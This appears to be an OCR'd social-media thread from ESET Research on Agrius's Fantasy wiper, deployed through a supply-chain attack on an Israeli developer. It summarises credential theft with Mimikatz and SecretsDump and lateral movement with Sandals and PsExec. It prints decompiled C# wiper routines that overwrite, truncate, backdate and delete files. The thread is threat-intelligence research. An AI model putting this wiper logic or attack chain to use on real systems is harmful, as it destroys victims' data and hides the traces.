Thread

ESET Research
@ESETresearch

#ESETresearch identified a new wiper from #Agrius, a suspected Iranian 🇮🇷 threat actor that previously deployed the Apostle #ransomware and #wiper. 1/5

welivesecurity.com
Fantasy – a new Agrius wiper deployed through a supply-ch...
ESET researchers analyzed a supply-chain attack abusing an Israeli software developer to deploy Fantasy, Agrius's new ...

11:38 AM · Dec 7, 2022

55 Retweets **2** Quote Tweets **104** Likes

ESET Research @ESETresearch · Dec 7
Replying to @ESETresearch
Agrius deployed the new wiper, Fantasy, via a supply-chain attack on an Israeli 🇮🇱 software developer focused on the diamond 💎 industry. 2/5

1 1 7


ESET Research @ESETresearch · Dec 7

Pre-#wiper deployment, Agrius breached several victims' networks to steal credentials using MiniDump, which leverages #Mimikatz, and SecretsDump. Agrius then used those credentials with a custom tool, Sandals. 3/5

1 4

ESET Research @ESETresearch · Dec 7

Sandals uses SMB shares to connect to remote systems and execute PsExec, which launches a batch file that is very similar to the batch file used by Apostle. 4/5




```
private void JobFileContent(string filename, int timesToWrite = 3)
{
    if (!File.Exists(filename))
    {
        return;
    }
    FileInfo fileInfo = new FileInfo(filename);
    try
    {
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 10 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileJob(fileStream, i, num, damageBlock, timesToWrite);
                }
            }
            else
            {
                Job(fileStream.Length, timesToWrite, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
```

```
public void DeleteFile(string filename)
{
    try
    {
        if (!File.Exists(filename))
        {
            return;
        }
        FileInfo fileInfo = new FileInfo(filename);
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 25 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileDelete(fileStream, i, num, damageBlock);
                }
            }
            else
            {
                Delete(fileStream.Length, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
```

1 1 10

ESET Research @ESETresearch · Dec 7

The batch file then executes the Fantasy #wiper, which either overwrites every file, or overwrites all files with extensions on a list of 682 file extensions.



1 7

Simon Kenin @k3yp0d · Dec 7

Replying to @ESETresearch

tech.walla.co.il

מידע החל לדלוף: קבוצת האקרים איראנית פרצה לחברת תוכנה ישראלית - וו...

התוקפים שעומדים מאחורי הפריצה לחברת הביטוח שירביט, Black Shadow, הצליחו לחדור לחברה המספקת שירות בתחום המסחר האינטרנטי לענף ...

1

ZOE @Z0E3344 · Dec 8

Replying to @ESETresearch
Could you share which software was abusing

Tom @nyx__o · Dec 8

Replying to @ESETresearch
github.com/eset/malware-i... 👌

github.com
GitHub - eset/malware-ioc: Indicators of Compromises (IOC) of our va...
Indicators of Compromises (IOC) of our various investigations - GitHub - eset/malware-ioc: Indicators of Compromises (IOC) of our various ...